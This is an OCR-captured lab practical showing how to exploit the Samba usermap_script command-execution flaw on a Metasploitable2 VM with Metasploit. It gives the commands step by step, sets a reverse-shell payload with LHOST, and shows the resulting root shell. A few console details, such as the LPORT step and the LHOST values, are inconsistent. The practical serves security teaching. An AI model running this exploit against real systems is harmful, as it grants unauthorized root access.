
Practical 2: Hacking Linux operating system with Samba vulnerability.

Description: In this practical we exploit the command execution vulnerability present in the smb 3.x-4.x service running on ports 139 and 445 in metasploitable2 machine.

Step 1: Open parrot Linux terminal, enter the following commands to start the Metasploit framework

● Command: sudo service postgresql start.


● Command: **msfconsole -q**



```
┌─[✗]─[user@parrot]─[~]
└──╼ $sudo service postgresql start
[sudo] password for user:
┌─[user@parrot]─[~]
└──╼ $msfconsole -q
```

Step 2: Search for an exploit using usermap_script


● Command: **Search usermap_script**



```
[msf](Jobs:0 Agents:0) >> search usermap_script

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Des
cription
   -  ----                                ---------------  ----       -----  ---
--------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Sam
ba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploi
t/multi/samba/usermap_script
```


Step 3: To configure exploit, enter the below command.

- Syntax: **use <exploit path>**



```
[msf](Jobs:0 Agents:0) >> use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```


Step 4: To view exploit options, execute show options.



```
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> show options

Module options (exploit/multi/samba/usermap_script):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CHOST                      no        The local client address
   CPORT                      no        The local client port
   Proxies                    no        A proxy chain of format type:host:port[
                                        ,type:host:port][...]. Supported proxie
                                        s: sapni, socks4, socks5, socks5h, http
   RHOSTS                     yes       The target host(s), see https://docs.me
                                        tasploit.com/docs/using-metasploit/basi
                                        cs/using-metasploit.html
   RPORT     139              yes       The target port (TCP)
```


Step 5: To configure RHOST, use set command**.**

- **Syntax: set RHOSTS <IP address>**




```
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set RHOST 10.0.2.1
0
RHOST => 10.0.2.10
```

Step 6: To list suitable payloads for configured exploit, execute show payloads.




```
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> show payloads

Compatible Payloads
===================

   #    Name                                         Disclosure Date  Rank    Chec
k  Description
   -    ----                                         ---------------  ----    ---
-  -----------
   0    payload/cmd/unix/adduser                     .                normal  No
   Add user with useradd
   1    payload/cmd/unix/bind_awk                    .                normal  No
   Unix Command Shell, Bind TCP (via AWK)
   2    payload/cmd/unix/bind_busybox_telnetd        .                normal  No
   Unix Command Shell, Bind TCP (via BusyBox telnetd)
   3    payload/cmd/unix/bind_inetd                  .                normal  No
   Unix Command Shell, Bind TCP (inetd)
   4    payload/cmd/unix/bind_jjs                    .                normal  No
   Unix Command Shell, Bind TCP (via jjs)
   5    payload/cmd/unix/bind_lua                    .                normal  No
   Unix Command Shell, Bind TCP (via Lua)
   6    payload/cmd/unix/bind_netcat                                  normal  No
```

Step 7: To configure payload, set PAYLOAD cmd/unix/reverse.




```
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set payload payloa
d/cmd/unix/reverse
payload => cmd/unix/reverse
```

Step 8: To view payload options, execute the show options command.




```
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> show options

Module options (exploit/multi/samba/usermap_script):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CHOST                      no        The local client address
   CPORT                      no        The local client port
   Proxies                    no        A proxy chain of format type:host:port[
                                        ,type:host:port][...]. Supported proxie
                                        s: sapni, socks4, socks5, socks5h, http
   RHOSTS    10.0.2.10        yes       The target host(s), see https://docs.me
                                        tasploit.com/docs/using-metasploit/basi
                                        cs/using-metasploit.html
   RPORT     139              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.4         yes       The listen address (an interface may be s
                                     pecified)
```

Step 9: To configure Payloads options, set LHOST and set LPORT.



```
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set LHOST 10.0.2.3
LHOST => 10.0.2.3
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> port 4567
[-] Unknown command: port. Run the help command for more details.
```

Step 10: If all options are properly configured then exploit.



```
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> exploit
[*] Started reverse TCP double handler on 10.0.2.3:4567
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo snzIVdXwe5BpASPC;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "snzIVdXwe5BpASPC\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.0.2.3:4567 -> 10.0.2.10:49384) at 2025-
-12 18:29:28 +0530

whoami
root
hostname
metasploitable
ls
bin
boot
cdrom
```